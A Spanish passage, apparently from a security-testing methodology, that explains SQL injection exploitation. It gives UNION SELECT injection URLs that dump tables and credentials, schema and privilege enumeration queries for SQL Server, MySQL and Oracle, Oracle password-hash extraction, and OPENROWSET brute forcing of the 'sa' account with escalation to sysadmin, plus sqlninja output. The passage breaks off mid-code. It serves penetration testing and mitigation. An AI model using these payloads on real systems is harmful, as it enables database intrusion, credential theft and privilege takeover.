5. Para asegurarse de que los datos siempre sean los que se esperan recibir, se generan las formas canónicas para cada uno de los parámetros. Todo esto esta especificado en la metodología.

6. Como último proceso, el Tester tiene la opción de aplicar todas las buenas prácticas Anti SQL injection desplayadas en la metodología, con la finalidad de darle el máximo grado de seguridad posible a la aplicación.

SECCIÓN 3 PROCESO DE MANTENIMIENTO DE SOFTWARE

Esta sección tiene como finalidad principal, el uso de técnicas y herramientas que al ser aplicadas según la Metodología SQLi_UX se logrará mitigar la vulnerabilidad SQL Injection, esta vez en el ámbito de los sistemas de información que ya estén puestos en producción, si bien en los apartados anteriores se comentaron técnicas más preventivas, en esta sección se tratará sobre técnicas y herramientas mas intrusivas así como elaboradas es aquí donde se pone en uso una correlación entre técnicas y herramienta donde nos permite dar una vista frontal a este tipo de vulnerabilidad tan nociva que incluso permite evadir capas defensivas como son los IDS y los Firewalls de Aplicaciones

Valores de la Evaluación

- Explotación a través de en UNION SELECT, FingePrint, Enumeración y escalamiento de privilegios.

- Explotación basada en Inferencia, forzado de errores, corte y balanceo así como técnicas de tiempo y respuesta.

- Uso correcto de las herramientas y buenas prácticas para el testeo y mitigación de la Vulnerabilidad SQL Injection, en los sistemas de información.

Extracción de datos a través de declaraciones UNION

A través de las diferentes tecnologías de los motores de base de datos, las técnicas basadas con el operador UNION son las que comúnmente utilizan los administradores de base de datos, la razón principal es que se pueden combinar los resultados de dos o más declaraciones SELECT en una sintaxis básica como la siguiente:

```
SELECT columna-1,columna-2,…,columna-N FROM tabla-1
UNION
SELECT columna-1,columna-2,…,columna-N FROM tabla-2
```

Esta consulta, una vez ejecutada puede extraer los datos que uno quiera, por ejemplo se puede extraer una tabla que incluya los resultados de ambas sentencias SELECT, por default esto incluye los valores no duplicados, si quisiéramos que se retorne los valores duplicados se tiene que hacer una variante a la sintaxis como la siguiente:

```
SELECT columna-1,columna-2,…,columna-N FROM tabla-1
UNION ALL
SELECT columna-1,columna-2,…,columna-N FROM tabla-2
```

El potencial de este operador para el uso de SQL Injection es evidente, si un atacante puede “Adivinar” la cantidad de campos de nuestra tabla, entonces puede traer en la misma consulta los campos y las tablas que dicho atacante quisiese, esto hace de la técnica una de las mas intrusivas.

Encontrando Columnas

Para que trabaje apropiadamente, el operador UNION necesita que se satisfaga los siguientes requisitos:

- Las dos consultas deben retornar exactamente el mismo número de columnas
- Los tipos de datos que corresponden a las columnas en las dos sentencias SELECT deben ser iguales o al menos compatibles

Si estas dos restricciones no son satisfechas, la consulta entonces va a fallar y por supuesto nos mostrará un mensaje de error que es dependiente del DBMS que este corriendo en ese servidor.

Se debe tener cuidado con una herramienta de fingerprinting en el caso de las aplicaciones web que muestran mensajes a los usuarios, por ejemplo los motores de base de datos pueden mostrar lo siguiente:

- **Microsoft SQL Server :**
  “All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists”
- **MySQL :**

“The used SELECT statements have a different numberof columns”

- **Oracle:**

“ORA-01789: query block has incorrect number of result columns”

Debido a que estos mensajes de error no proveen información acerca del número de columnas requerido, sólo se puede hacer inferencia a través de prueba y error.

[16] Existen dos métodos principales para encontrar el número exacto de columnas utilizado, el primer método consiste en inyectar la segunda consulta (la que va en el comando UNION) muchas veces he ir graduando iterativamente el número de columnas, hasta llegar al número exacto que requiere la sentencia es muy común en estos casos utilizar el valor NULL para ir rellenando la consulta y por último el segundo método consiste en utilizar el comando ORDER BY; ya que, con este comando se puede ir incrementando el número de columnas hasta llegar al correcto, de estos dos métodos se suele utilizar el uso de ORDER BY; ya que, es un método más eficiente y solo nos muestra un mensaje de error cuando hayamos sobrepasado el número de columnas que se necesitan para la consulta.

Este es un uso utilizando el primer método, vamos a suponer que se necesita encontrar

el correcto número de columnas que se encuentran en una consulta; por ejemplo una página llamada productos.asp, la URL quedaría como sigue:

http://www.victima.com/productos.asp?id=12+union+select+null--

Si vamos llenando de SELECTS iremos recibiendo mensajes de error hasta dar con el número correcto de columnas, por ejemplo:

http://www.victima.com/productos.asp?id=12+union+select+null,null--

http://www.victima.com/productos.asp?id=12+union+select+null,null,null--

[17] En Oracle es un poco diferente pues se requiere que haya una clausula FROM para este caso siempre se puede usar DUAL y la URL quedaría como sigue:

http://www.victima.com/productos.asp?id=12+union+select+null+from+dual--

dual es una tabla accesible a todos los usuarios, de esta forma nos permite realizar un SELECT en situaciones donde no se tiene interés de traer datos de una tabla en particular.

Para el caso de ORDER BY la URL quedaría así:

http://www.victima.com/productos.asp?id=12+order+by+1
http://www.victima.com/productos.asp?id=12+order+by+2
http://www.victima.com/productos.asp?id=12+order+by+3 etc.
Por ejemplo: si se recibe el primer mensaje de error cuando usamos ORDER BY 6, quiere decir que la consulta tiene exactamente 5 columnas, ésta es una manera más elegante de trabajar y deja menos registros en los LOGS de cualquier sistema de defensa. Pero la razón principal es que se puede establecer una búsqueda binaria y así automatizar el proceso, de esta forma obtendríamos el número exacto de columnas y sólo un mensaje de error.

Por ejemplo si asumimos que nuestra tabla tiene 13 columnas, se puede ir a través de los siguientes pasos:

1. Iniciamos probando con ORDER BY 8, si es que esto no nos retorna un error, quiere decir que el correcto número de columnas es 8 o más grande
2. Hacemos la prueba de nuevo con ORDER BY 16,si aquí nos retorna un error entonces se tiene la certeza de que el correcto número de columnas esta entre 8 y 15
3. Probamos con ORDER BY 12, si aquí no nos devuelve un error, entonces la cantidad correcta de columnas se encuentra entre 12 y 15
4. Probamos con ORDER BY 14, si aquí si nos retorna un error, tendremos la seguridad de que el número de columnas es bien 12 o 13
5. Esta vez usamos ORDER BY 13, que es en donde no retorna error entonces estamos ante el número correcto de columnas.

Para llegar a este resultado se utilizaron 5 request, matemáticamente se puede expresar toda la complejidad de una búsqueda binaria como O(log(n)) .

Encontrando los Tipo de datos

Una vez que se identificaron el número exacto de columnas el siguiente requerimiento es que, los tipos de datos sean compatibles, si el atacante está interesado en extraer datos del tipo String , como por ejemplo: El usuario de base de datos, se requiere que al menos una columna contenga el tipo de dato String se puede ver que para este ejemplo se puede utilizar NULL así podemos ir sustituyendo un valor String y el resto de valores NULL, hasta encontrar con una coincidencia, una vez encontrado esto, ya sabemos el tipo de dato que tiene dicha columna, un ejemplo seria esto :

http://www.victima.com/productos.asp?id=12+union+select+'prueba',NULL,NULL,NULL

http://www.victima.com/productos.asp?id=12+union+select+NULL,'prueba',NULL,NULL

http://www.victima.com/productos.asp?id=12+union+select+NULL,NULL,'prueba',NULL

http://www.victima.com/productos.asp?id=12+union+select+NULL,NULL,NULL,'prueba'

Esta técnica puede ser aplicada con otros tipos de datos, como por ejemplo un entero, para nuestro caso de un String, podemos traer la versión de la base de datos, nombres de usuarios, passwords he incluso podemos concatenar todo y darle formato para obtener una salida mas elaborada.

Por ejemplo:

http://www.victima.com/productos.asp?id=12+union+select+NULL,system_user,db_name(),NULL

Para hacer la concatenación (dependiendo claro del motor del base de datos) podríamos utilizar esta sentencia SELECT NULL, system_user + ' | ' + db_name(), NULL, NULL , que pasado a URL quedaría:

http://www.victima.com/productos.asp?id=12+union+select+NULL,system_user%2B'+|+'%2Bdb_name(),NULL,NULL

Como se puede ver, se pueden enlazar múltiples fragmentos de información y retornar como si fuera una columna simple, de una forma similar se puede usar esta técnica para enlazar diferentes columnas en una misma consulta por ejemplo:

SELECT columna1 FROM tabla1 UNION SELECT columnaA + ' | ' + columnaB FROM tablaA

[18] Se debe tener en claro que tanto columnaA como columnaB deben ser String para que esto funcione, si es que éste no fuera el caso, se pueden utilizar diferentes métodos para lograr un buen enlace, por ejemplo se puede hacer un CAST hacia String, para todas aquellas columnas que tengan otro tipo de datos, por ejemplo para los diferentes motores de base de datos tenemos:

Microsoft SQL Server:

- **SELECT CAST('123' AS varchar)**

MySQL:

- **SELECT CAST('123' AS char)**

Oracle:

- **SELECT CAST(1 AS char) FROM dual**

A pesar de mostrar como con UNION SELECT se puede extraer sólo pequeñas piezas de información (como por ejemplo el usuario de base de datos, la versión del motor de base de datos), se puede inferir que el principal poder de las técnicas basadas en UNION SQL Injection es la facultad de poder extraer tablas enteras en las bases de datos, si una aplicación web que ha sido escrita correctamente y en donde se puede hacer uso de el comando UNION, la forma en que podríamos acceder a una tabla llamada empleados, cuyos campos id_usuario, ape_pat, ape_mat podría ser:

http://www.victima.com/productos.asp?id=12+UNION+SELECT+id_usuario, ape_pat, ape_mat,NULL+FROM+empleados

Con esto obtendríamos los datos de toda una tabla entera, es aquí donde podemos dar cuenta del impacto intrusivo que este tipo de ataques puede realizar.

Algunas veces se pueden tener aplicaciones que a través de una vulnerabilidad basada en UNION SQL Injection, pueden mostrar solamente los resultados para la primera columna, es decir a pesar de que el ataque sea exitoso, estas aplicaciones están diseñadas para mostrar solo una columna y no más, para estos casos se puede explotar la vulnerabilidad de la siguiente manera :

http://www.victima.com/productos.asp?id=12+union+select+NULL,system_user,NULL,NULL

Esta URL lo que hará es hacer que el servidor remoto de base de datos ejecute la consulta como si fuera la siguiente:

SELECT id,tipo,descripcion,precio FROM productos WHERE id = 12

UNION SELECT NULL,system_user,NULL,NULL

Ahora se necesita agregar una condición WHERE que siempre nos retorne FALSE antes de inyectar la consulta con el comando UNION, por ejemplo se puede hacer lo siguiente:

http://www.victima.com/productos.asp?id=12+and+1=0+union+select+NULL,system_user, NULL, NULL

El resultado de esta consulta se puede traducir en una consulta en base de datos de la siguiente manera:

SELECT id,tipo,nombre,precio FROM tienda..productos WHERE id = 12 AND

1 = 0 UNION SELECT NULL,system_user,NULL,NULL

Como sabemos la relación “AND 1 = 0” siempre nos va a retornar un valor falso, logramos que ahora los datos que deberían pertenecer al ID = 12 ya no se retornen aprovechamos esto para que nuestra consulta arbitraria pueda retornar por medio de UNION SELECT los datos que requerimos, en este caso system_user que vendría a ser el usuario del sistema de base de datos.

Como medio adicional de ataque se puede utilizar esta misma técnica para traer los valores de una tabla entera, por ejemplo para la tabla empleados podríamos hacer la siguiente consulta:

http://www.victima.com/productos.asp?id=12+and+1=0+union+select+id_usuario,

ape_par,ape_mat,NULL+from+empleados

Esta URL nos retornará una línea con dados conteniendo los nombres y apellidos de el primer empleado el id_usuario es igual a 1, para quitar esta restricción se tendría que variar la consulta de esta forma:

http://www.victima.com/productos.asp?id=12+and+1=0+union+select+id_usuario,

ape_par,ape_mat,NULL+from+empleados WHERE+id_usuario+>+1

Así podremos obtener todos los datos de la tabla.

Enumeración del esquema de Base de datos

Para extraer información de la base de datos existen diferentes técnicas, que de una forma u otra nos permiten acceder a información relevante he ir armando un esquema de como está organizada la base de datos, todo esto es posible gracias a los meta-datos, que vendrían a ser información de la información, con técnicas de fingerprinting y de squeezing se pueden explotar muy bien todas estas posibilidades, un atacante tiene como objetivo principal obtener la información de los meta-datos ya que son estos los que contienen información relevante.

SQL Server

Asumiendo que tenemos una URL como esta:

http://www.victima.com/productos.asp?id=12

[19] Esta pagina nos devolvería los detalles de los productos, filtrado por código, en este caso es el número 12, esta tabla va a contener dos campos de tipo String y dos campos del tipo INT, lo que usualmente se suele buscar primero es extraer una lista con las bases de datos que se encuentran instaladas en el servidor remoto, así mismo la información que está almacenada en la tabla master..sysdatabases , la lista con los

nombres tendría la forma de “select name from master..sysdatabases”, para dicho caso la URL quedaría de la siguiente forma :

http://www.victim.com/products.asp?id=12+union+select+null,name,null, null+from+master..sysdatabases

Con esto estamos adjuntando a través de el comando UNION, información relevante como es el caso de los nombres que aparecen en master..sysdatabases.

Una vez identificado el blanco, es decir la base de datos a la que se va a atacar, se tiene que hacer una enumeración más detallada para nuestro caso se va a buscar a través de “xtype U”, para filtrar información de usuarios, la sentencia SQL se parece a esta:

SELECT nombre FROM tienda..sysobjects WHERE xtype='U'

Así mismo si construimos la URL nos debería quedar:

http://www.victima.com/productos.asp?id=12+union+select+null,name,null,null+from+tienda..sysobjects+where+xtype%3D'U'--

Ésta URL nos retorna información sobre los empleados y las transacciones y muy probablemente información que compromete mucho a la organización.

Para la extracción de la información, lo que se suele hacer después de esto es enumerar las columnas de las tablas que aparecieron en la URL anterior, para esto existen dos diferentes formas para extraer los nombres de las columnas que tienen la tabla (por ejemplo la tabla empleados), la primera sería así:

SELECT name FROM tienda..syscolumns WHERE id = (SELECT id FROM tienda..sysobjects WHERE name = 'empleados')

Para este ejemplo se ha anidado una consulta dentro de otra, es decir en este ejemplo estamos seleccionando el nombre de los campos de la tabla “tienda..syscolumns”, dentro de estos se está seleccionando todos los campos que se encuentra en la tabla tienda..sysobjects cuya restricción es que el nombre sea de el campo “empleados”

La otra forma de enumerar las tablas, es a través del uso del comando JOIN así por ejemplo tenemos:

SELECT a.name FROM tienda..syscolumns a,tienda..sysobjects b WHERE b.name =

'empleados' AND a.id = b.id

Cualquiera sea la forma en que se ha ejecutado las consultas, las dos devuelven los datos completos de las tablas seleccionadas.

Como se puede ver tener acceso a los nombres de las columnas de la tabla empleados, para una prueba por ejemplo podemos anexar los dados de usuarios y passwords en otro UNION SELECT la consulta quedaría como la siguiente:

http://www.victima.com/productos.asp?id=12+union+select+null,usuario,password,

null+from+tienda..customers--

De esta forma ya tenemos acceso a la combinación de usuario y password para realizar Login y obtener acceso en el sistema.

MySQL

[20] En MySQL la técnica para enumerar la base de datos y extraer la información tiene una característica jerárquica, es decir que primero se extraen los nombres de la base de datos y luego se procede hacia abajo con las tablas, columnas y finalmente con los datos, lo primero que se extrae es el nombre del usuario que ejecuta las consultas, un buen ejemplo de esto se puede lograr con lo siguiente:

SELECT user();

SELECT current_user;

Para listar las bases de datos que están presentes en una instalación MySQL remota se puede implementar la siguiente consulta, todo con permisos administrativos:

SELECT distinct(db) FROM mysql.db;

Si no se tienen los privilegios de administrador pero la versión del servidor MySQL es la 5.0 o superior, se puede obtener la misma información usando information_schema, así podremos inyectar la siguiente consulta:

SELECT schema_name FROM information_schema.schemata;

Consultando a information_schema se puede enumerar toda la estructura de la base de datos, es aquí donde usualmente se suelen encontrar los nombres de las bases de datos de nuestros sistemas, una forma de extraer ésta información podría ser con esta consulta:

SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema = 'empleados_db'

Para obtener todas las tablas de todas las bases de datos simplemente se tiene que omitir la condición WHERE, obviamente si quisiéramos omitir todas las tablas que son del sistema tendríamos que hacer ciertas validaciones como la siguiente:

SELECT table_schema,table_name FROM information_schema.tables WHERE

table_schema != 'mysql' AND table_schema != 'information_schema'

Esta sentencia nos devuelve todas las tablas a excepción de mysql he information_schema ambas bases de datos contienen información que no es relevante así que casi siempre se les suele obviar del proceso de enumeración.

Para llegar a un nivel más de detalle podemos enumerar los nombres de las columnas, la sentencia SQL quedaría de la siguiente manera:

```
SELECT table_schema, table_name, column_name FROM
information_schema.columns WHERE table_schema != 'mysql' AND table_schema
!= 'information_schema';
```

Una salida a esta consulta la podemos ver así:

```
+---------------+--------------+-----------------+
| table_schema | table_name  | column_name |
+---------------+--------------+-----------------+
| tienda          | empleados    | id                |
| tienda          | empleados | nombre           |
| tienda          | empleados | alias              |
| tienda          | empleados | usuario           |
| tienda          | empleados | password         |
| tienda          | empleados | direccion         |
| tienda          | empleados | telefono          |
| tienda          | empleados | correo            |
<snip>
+----------------+--------------+----------------+
24 rows in set (0.00 sec)
```

Como se puede ver en una aplicación que permita la implementación de UNION SELECT, se pueden obtener una descripción con todos los detalles sobre los datos que están almacenados en una DBMS

Si el objetivo es acceder a una tabla en particular y ver el contenido, se puede utilizar la siguiente consulta:

```
SELECT table_schema, table_name, column_name FROM
information_schema.columns WHERE column_name LIKE 'password' OR
column_name LIKE 'numero_tarjeta';
```

```
+-----------------+--------------+---------------------+
| table_schema  | table_name  | column_name   |
+----------------+--------------+--------------------+
|       tienda      |    usuarios    |         password |
|         mysql     |     user         |         Password  |
|         banco     |    clientes      | numero_tarjeta |
+----------------+--------------+--------------------+
2 rows in set (0.03 sec)
```

En information_schema es posible listar la lista de privilegios de los usuarios, esta información es importante para técnicas de escalamiento, una consulta para acceder a la información sobre los privilegios sería la siguiente:

```
SELECT grantee, privilege_type, is_grantable FROM
information_schema.user_privileges;
```

La salida para dicha consulta se vería así:

```
+--------------------+------------------------+------------------+
| grantee            | privilege_type         | is_grantable     |
+--------------------+------------------------+------------------+
| 'root'@'localhost' | SELECT                 | YES              |
| 'root'@'localhost' | INSERT                 | YES              |
| 'root'@'localhost' | UPDATE                 | YES              |
| 'root'@'localhost' | DELETE                 | YES              |
| 'root'@'localhost' | CREATE                 | YES              |
| 'root'@'localhost' | DROP                   | YES              |
| 'root'@'localhost' | RELOAD                 | YES              |
| 'root'@'localhost' | SHUTDOWN               | YES              |
| 'root'@'localhost' | PROCESS                | YES              |
| 'root'@'localhost' | FILE                   | YES              |
| 'root'@'localhost' | REFERENCES             | YES              |
| 'root'@'localhost' | INDEX                  | YES              |
<snip>
```

Para conocer la lista de privilegios de los usuarios en las diferentes bases de datos, se puede utilizar la siguiente consulta:

```
SELECT grantee, table_schema, privilege_type FROM
information_schema.schema_privileges
```

Oracle

[21] Un factor preponderante cuando se usa ORACLE es que normalmente se puede acceder sólo a una base de datos al mismo tiempo, las bases de datos en ORACLE son accedidas normalmente por una conexión especifica. Así por ejemplo para el acceso de una aplicación a múltiples bases de datos se hacen vía a través de múltiples conexiones todas ellas diferentes entre sí, muy por el contrario de lo que sucede con SQL Server y MySQL, aquí no se pueden enumerar todas las bases de datos que están presentes cuando se buscan en la base de datos schema.

Lo primero que se busca hacer es listar las tablas que pueden ser accedidas por el usuario que está haciendo uso de la conexión en ese momento, generalmente son las tablas que utiliza la aplicación en la base de datos, una consulta podría ser la siguiente:

```
select table_name from user_tables;
```

Pero se puede extender esta vista para obtener datos de todas las tablas y de todos dueños de las tablas:

```
select owner,table_name from all_tables;
```

Es posible enumerar más información acerca de las tablas de la aplicación para determinar el número de columnas y filas que están presentes en las tablas de la siguiente manera:

select a.table_name||'['||count(*)||']='||num_rows from user_tab_columns a,

user_tables b where a.table_name=b.table_name group by

a.table_name,num_rows

EMP[8]=14

DUMMY[1]=1

DEPT[3]=4

SALGRADE[3]=5

Para enumerar la misma información para todas las tablas que estén disponibles y accesibles incluyendo a los usuarios, nombres de tablas y el número de columnas de las tablas se puede utilizar la siguiente consulta:

select b.owner||'.'||a.table_name||'['||count(*)||']='||num_rows from all_tab_columns a, all_tables b where a.table_name=b.table_name group byb.owner,a.table_name,num_rows

Se puede enumerar las columnas con los tipos de datos de cada tabla y permitir obtener una imagen más compleja del Schema de la base de datos con esta consulta:

select table_name||':'||column_name||':'||data_type||':'||column_id from user_tab_columns order by table_name,column_id

DEPT:DEPTNO:NUMBER:1
DEPT:DNAME:VARCHAR2:2
DEPT:LOC:VARCHAR2:3
DUMMY:DUMMY:NUMBER:1
EMP:EMPNO:NUMBER:1
EMP:ENAME:VARCHAR2:2
EMP:JOB:VARCHAR2:3
EMP:MGR:NUMBER:4
EMP:HIREDATE:DATE:5
EMP:SAL:NUMBER:6
EMP:COMM:NUMBER:7
EMP:DEPTNO:NUMBER:8
SALGRADE:GRADE:NUMBER:1
SALGRADE:LOSAL:NUMBER:2
SALGRADE:HISAL:NUMBER:3

Para obtener los privilegios del usuario actual de la base de datos, cuando el atacante es un usuario no privilegiado, se puede obtener con la siguiente consulta que retorna los privilegios del usuario actual, en Oracle se tiene cuatro formas diferentes para los privilegios (SYSTEM, ROLE, TABLE, y COLUMN):

select * from user_sys_privs; --show system privileges of the current user

Para obtener los roles del usuario actual se puede hacer la consulta:

select * from user_role_privs; --show role privileges of the current user

Para obtener los privilegios en las tablas se puede hacer:

select * from user_tab_privs;

De igual forma para las columnas:

select * from user_col_privs;

Para obtener la lista de todos los posibles privilegios que puedan existir en la instancia de base de datos se puede hacer lo siguiente:

select * from all_sys_privs;

Para obtener los roles de privilegios:

select * from all_role_privs;

Para obtener los privilegios de las tablas:

select * from all_tab_privs;

De la misma forma se pueden obtener los privilegios de las columnas:

select * from all_col_privs;

Para la enumeración de otra información de la base de datos así como la lista de todos los usuarios de la base de datos, se puede utilizar la siguiente consulta:

select username,created from all_users order by created desc;

Se obtiene un resultado parecido al siguiente:

DANIEL 04–JAN–09
PHP 04–JAN–09
PLSQL 02–JAN–09
TIENDADEMO 29–DEC–08
DEMO1 29–DEC–08
ARGOS 14–DEC–08
OWBSYS 13–DEC–08
FLOWS_030000 13–DEC–08
DANIEL_PUBLIC_USER 13–DEC–08

Se puede consultar información adicional, dependiendo de la versión de la base de datos que está corriendo, por ejemplo un usuario sin privilegios que se encuentra en Oracle 10g Rel. 2, puede traer los usuarios y los passwords de los usuarios de la base de datos con la siguiente consulta:

SELECT name, password, astatus FROM sys.user$ where type#>0 and length(password)=16 (priv), astatus (0= open, 9= locked&expired);

Y el resultado se parecería al siguiente:

SYS AD24A888FC3B1BE7 0

SYSTEM BD3D49AD69E3FA34 0

OUTLN 4A3BA55E08595C81 9

Se puede intentar crackear los hashes del password con herramientas públicas que posiblemente permitan el acceso a credenciales de cuentas privilegiadas como por ejemplo SYS; En Oracle 11g se cambiaron los algoritmos de hashing de los passwords y ahora el password está localizado en una columna diferente que utiliza spare4, la siguiente consulta nos retorna dichos datos:

SELECT name,spare4 FROM sys.user$ where type#>0 and length(spare4)=62;

SYS

S:1336FB26ACF58354164952E502B4F726FF8B5D382012D2E7B1EC99C426A7

SYSTEM

S:38968E8CEC12026112B0010BCBA3ECC2FD278AFA17AE363FDD74674F2651

Si el usuario actual tiene los privilegios o acceso a usuarios privilegiados, entonces se puede apreciar información relevante de la estructura de la base de datos, desde que Oracle 10g Rel. 2 ofrece la capacidad de encriptar transparentemente las columnas de las bases de datos. Normalmente las tablas más importantes o sensitivas son encriptadas, cualquier otra información que se interese buscar se puede hacer con la siguiente consulta:

select table_name,column_name,encryption_alg,salt from dba_encrypted_columns;

El resultado se parecería:

TABLE_NAME COLUMN_NAME ENCRYPTION_ALG SAL

TARJETACREDITO CCNR AES256 NO
TARJETACREDITO CVE AES256 NO
TARJETACREDITO VALID AES256 NO

Usualmente si el usuario tiene los privilegios suficientes, puede realizar una enumeración filtrando el rol DBA de la siguiente manera:

Select grantee,granted_role,admin_option,default_role from dba_role_privs where granted_role='DBA';

La enumeración de una base de datos entera, puede ser un trabajo muy laborioso, todo el proceso se puede automatizar si se implementa un programa que realice todas las técnicas mostradas en ésta sección, de la misma forma se pueden utilizar herramientas como sqlmap,Bobcat y bsql, que pueden ser de gran ayuda para nuestra labor de Testing.

Escalado de Privilegios

Todos los motores de bases de datos modernos, proveen a sus administradores con un control muy granular sobre las acciones que sus usuarios pueden realizar, se debe tener cuidado con el manejo y control de acceso de la información que se almacena, cada usuario debe tener sus privilegios específicos, al igual de la capacidad de acceder sólo a bases de datos especificas, de la misma manera de deben restringir la capacidad de realizar ciertas acciones como consultas, o la capacidad de actualizar o escribir ciertas tablas, que de alguna u otra forma pongan en riesgo el uso de los sistemas de información.

Escalado de privilegios en SQL Server

[22] El comando OPENROWSET es el más utilizado para escalar privilegios en SQL Server, se puede utilizar para entablar una conexión hacia una fuente de datos OLE DB remota (por ejemplo hacia otro servidor SQL Server), un DBA puede usar éste comando, por ejemplo: Para retornar los datos que se encuentran en una base de datos remota, es una buena alternativa para tener permanentemente enlazado a dos bases de datos, una típica forma de llamar al comando OPENROWSET es la siguiente:

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;
Address=192.168.1.2;uid=daniel; pwd=password', 'SELECT column1 FROM tableA')
```

Con esa consulta se puede conectar a un motor SQL Server con la dirección 192.168.1.2 con el usuario foo, de esta forma se ejecuta la consulta “select column1 from tableA”, estos resultados son ejecutados en el servidor y retornados, algo a tomar en cuenta es que el usuario daniel es un usuario de la base de datos con la dirección 192.168.1.2 y no de la base de datos en donde se ejecutó el comando OPENROWSET.

Para que se ejecute de forma correcta la consulta realizada por el usuario “daniel” se tiene que realizar una correcta autenticación proveyendo el password correcto, OPENROWSET, provee una amplia gama de aplicaciones en ataques SQL Injection, en estos casos se puede utilizar ataques de fuerza bruta para obtener el password de la cuenta “sa”, existen tres cosas importantes a tener en cuenta:

- Para que la conexión sea satisfactoria, el comando OPENROWSET provee credenciales que son válidas en la base de datos donde la conexión es realizada.
- OPENROWSET puede ser utilizada no solo para conectar con bases de datos remotas, pero también puede realizarse una conexión local, en estos casos la consulta que se prepara es ejecutada bajo los privilegios del usuario que llama al comando OPENROWSET
- En SQL Server 2000 OPENROWSET puede ser llamado y ejecutado por todos los usuarios, en SQL Server 2005 esta deshabilitado por defecto.

Esto quiere decir que en SQL Server 2000 se puede utilizar el comando OPENROWSET para realizar un ataque de fuerza bruta para obtener el password de la cuenta "sa" y escalar sus privilegios, por ejemplo en la siguiente consulta se puede ver lo siguiente:

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;
Address=;uid=sa;pwd=adminadmin', 'select 1')
```

Si "adminadmin" es el password correcto, la consulta se ejecutará y retornará 1, pero si el password fuera incorrecto, lo que se recibirá será el siguiente mensaje:

```
Login failed for user 'sa'.
```

Para realizar este proceso se puede utilizar una lista de palabras, así como herramientas que automaticen dicho proceso, una vez que se obtiene el password lo que se busca es escalar los privilegios para agregar al usuario donde se ejecuta el sistema, generalmente en el grupo sysadmin usando el procedimiento almacenado llamado addsrvrolemember, dicho procedimiento acepta parámetros del usuario y el grupo pudiendo incluso agregar a el usuario al grupo de sysadmin de la siguiente manera:

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;

Address=;uid=sa;pwd=passw0rd', 'SELECT 1; EXEC
master.dbo.sp_addsrvrolemember ''appdbuser'',''sysadmin''')
```

El SELECT 1 dentro de la consulta es necesario por que en OPENROWSET, siempre está a la espera de retorno de al menos una columna, para recibir el valor de system_user, se pueden realizar muchas técnicas como por ejemplo CAST, y así lanzar un mensaje de error en la base de datos, también se puede realizar técnicas de Blind SQL Injection,

Alternativamente se puede inyectar la siguiente consulta que implementa un proceso en sólo un request donde se construye un String @q conteniendo el comando OPENROWSET y con el usuario correcto, se puede ejecutar esta consulta y así pasar a la variable @q el procedimiento almacenado xp_execresultset, en SQL Server 2000 es posible llamar a todos los usuarios de la siguiente manera:

```
DECLARE @q nvarchar(999);

SET @q = N'SELECT 1 FROM OPENROWSET(''SQLOLEDB'',
```

"Network=DBMSSOCN;

Address=;uid=sa;pwd=passw0rd","SELECT 1; EXEC

master.dbo.sp_addsrvrolemember ""'+system_user+'"","'"sysadmin"'")';

EXEC master.dbo.xp_execresultset @q, N'master'

Para detectar el tipo de autentificación en el que está configurado la base de datos se puede realizar la siguiente consulta:

select serverproperty('IsIntegratedSecurityOnly')

Si retorna 1 solamente permite la autenticación por windows, pero si la respuesta es 0 o cualquier otro, aquí se puede realizar un ataque por fuerza bruta incluso se puede implementar un script que automatice todo el proceso o bien utilizar alguna herramienta como Bobcat, Burp Intruder y sqlninja, por ejemplo en sqlninja (disponible en http://sqlninja.sourceforge.net) se puede visualizar un ataque de la siguiente manera : revisar si se cuenta con privilegios de administrador y ejecutar el comando xp_cmdshell :

daniel@luguupn ~ $ ./sqlninja -m fingerprint
Sqlninja rel. 0.2.3–r1
Copyright (C) 2006–2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Target is: www.victima.com
What do you want to discover ?
0 – Database version (2000/2005)
1 – Database user
2 – Database user rights
3 – Whether xp_cmdshell is working
> 2
[+] Checking whether user is member of sysadmin server role...
You are not an administrator.

Sqlninja usa WAITFOR DELAY para revisar si el usuario actual es miembro del grupo sysadmin , si la respuesta es negativa la misma herramienta lanza un ataque de fuerza bruta a través del uso del archivo wordlist.txt:
daniel@lugupn ~ $ ./sqlninja -m bruteforce -w wordlist.txt

Sqlninja rel. 0.2.3–r1
Copyright (C) 2006–2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Target is: www.victima.com
[+] Wordlist has been specified: using dictionary-based bruteforce
[+] Bruteforcing the sa password. This might take a while
dba password is…: s3cr3t
bruteforce took 834 seconds
[+] Trying to add current user to sysadmin group
[+] Done! New connections will be run with administrative privileges!

De esta forma sqlninja encuentra el password correcto y el usuario es agregado al grupo de sysadmin, de esta forma tenemos todos los privilegios de administrador así por

ejemplo podemos hacer un fingerprint:

```
daniel@lugupn ~ $ ./sqlninja -m fingerprint
Sqlninja rel. 0.2.3–r1
Copyright (C) 2006–2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Target is: 192.168.240.10
What do you want to discover ?
0 – Database version (2000/2005)
1 – Database user
2 – Database user rights
> 2
[+] Checking whether user is member of sysadmin server role...
You are an administrator !
```

Utilizando los recursos de nuestra base de datos para Fuerza Bruta

Un ataque por fuerza bruta, implementa un request por detrás del servidor cada vez que se lanza un posible password, esto quiere decir que a un gran número de password que se va a testear consumirá una cantidad considerable de ancho de banda de nuestra red, sin contar con la cantidad de LOGS que se acumularán en los servidores, sin embargo esta no es la única forma de ejecutar un ataque por fuerza bruta, existe una técnica llamada "bit of SQL magic", a través del cual es posible inyectar una consulta que es independientemente de los intentos de ataque por fuerza bruta, dicho concepto fue introducido por primera vez por Chris Anley en su paper "(more) Advanced SQL injection" a finales de 2002, dichos conceptos son implementados por las herramientas Bobcat y sqlninja.

Bobcat, disponible en www.northern-monkee.co.uk, se ejecuta bajo plataforma windows y utiliza una técnica basada en diccionario, inyectando la consulta que es ejecutada en un canal fuera de banda (OOB) es decir que se ejecuta por canales alternativos a los usuales por bases de datos, la conexión de un atacante va junto con una tabla que contiene una lista con los password candidatos y los prueba uno a uno de forma local.

Sqlninja implementa este concepto utilizando una fuerza bruta transparente, inyectando las consultas con cada password que se va generando cuando recibe un conjunto de caracteres especiales (charset) y la longitud máxima que se va a utilizar, un ejemplo de la consulta que usa sqlninja corriendo en una base de datos SQL Server 2000 es:

```
